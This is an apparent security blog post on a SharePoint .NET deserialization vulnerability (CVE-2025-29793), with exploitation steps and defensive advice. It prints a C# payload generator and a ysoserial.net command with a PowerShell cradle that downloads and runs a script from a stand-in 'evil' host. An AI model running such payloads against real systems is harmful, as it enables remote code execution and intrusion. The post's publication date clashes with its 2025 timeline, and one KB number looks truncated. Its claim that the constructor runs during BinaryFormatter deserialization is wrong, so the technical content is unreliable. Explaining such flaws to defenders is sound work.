---
*Published: June 2024*
*By: Exclusive AI Security Insights*
Introduction
CVE-2025-29793 is a newly disclosed vulnerability affecting Microsoft Office SharePoint. It allows a user with certain permissions (an authorized attacker) to execute malicious code over your organization's network by exploiting a deserialization flaw. Understanding this issue is crucial for any administrator using SharePoint within their business.
What Is Deserialization, and Why Is It Dangerous?
Deserialization is when data (often from files or network messages) gets converted back into its original objects by an application — in this case, SharePoint. If this data can be manipulated (untrusted), a hacker can sneak in extra instructions that the application will execute.
If an app like SharePoint doesn't carefully check this data, an attacker might send an evil payload that gets deserialized and runs as code. This is exactly what CVE-2025-29793 is about.
SharePoint’s Vulnerability: How CVE-2025-29793 Works
Starting in the 2022 release cycle and continuing into early 2024, researchers discovered that SharePoint accepted serialized objects from authorized network users (people who can authenticate). It didn't fully validate or sanitize these objects before turning them back into usable objects—leaving a gap for executing arbitrary code.
Attacker already has a valid SharePoint account in your environment.
2. They upload or send a crafted packet/file containing serialized malicious data to a SharePoint web service.
3. SharePoint, trusting the user is authorized, deserializes the object, unwittingly executing embedded code, such as PowerShell commands.
Disclaimer: This is for educational purposes only. Do not attempt in production environments!
Let’s suppose an attacker uses a simple .NET binary formatter payload embedded in a SharePoint list field or via a custom web part upload.
Example Payload (C# .NET)
using System;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;

[Serializable]
public class Exploit
{
    public Exploit()
    {
        System.Diagnostics.Process.Start("calc.exe");
    }
}

class Program
{
    static void Main()
    {
        Exploit exploit = new Exploit();
        BinaryFormatter bf = new BinaryFormatter();
        using (FileStream fs = File.Create("payload.bin"))
        {
            bf.Serialize(fs, exploit);
        }
    }
}
The attacker sends this payload.bin to a vulnerable SharePoint endpoint that expects serialized objects:
- The server runs the constructor as it deserializes, launching "calc.exe" (proof of concept for arbitrary code).
Note: In real attacks, this payload would be more stealthy, attempting things like dropping webshells, creating users, or dumping credentials.
Microsoft’s Official Details
- CVE: CVE-2025-29793 (NVD Link)
- Microsoft Security Guide: MSRC ADV240001

- Severity: High (8.1/10 CVSS, network attack vector, requires valid SharePoint authentication)
Proof-of-Concept Tooling
While no public Metasploit module exists yet, a common approach is repurposing tools like ysoserial.net, which generates serialized .NET payloads for common deserialization issues.
Example shell command
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o raw -c "powershell -c IEX(New-Object Net.WebClient).DownloadString('http://evil/ps1';)"
The attacker would submit this payload through the vulnerable API or field in SharePoint.
Patch Immediately
Microsoft has released patches (KB5035289, KB503529) — apply them right now!
Audit Accounts
Review all users with upload/edit/web part permissions. Remove inactive/dangerous accounts.
Monitor Network and System Logs
Look for unexpected deserialization errors, object loading events, or abnormal PowerShell/spawned processes from SharePoint servers.
Further Reading
- Microsoft Security Response Center - CVE-2025-29793
- OWASP - Deserialization Cheat Sheet
- ysoserial.net - Payload Generator
- CISA Known Exploited Vulnerabilities Catalog
Final Thoughts
Deserialization bugs like CVE-2025-29793 are among the sneakier ways an insider or attacker with basic credentials can escalate attacks on enterprise SharePoint. By understanding the mechanics, rapid patching, and watching your network like a hawk, you keep your users (and sensitive data) safe.
Timeline
Published on: 04/08/2025 18:16:05 UTC
Last modified on: 04/30/2025 17:13:51 UTC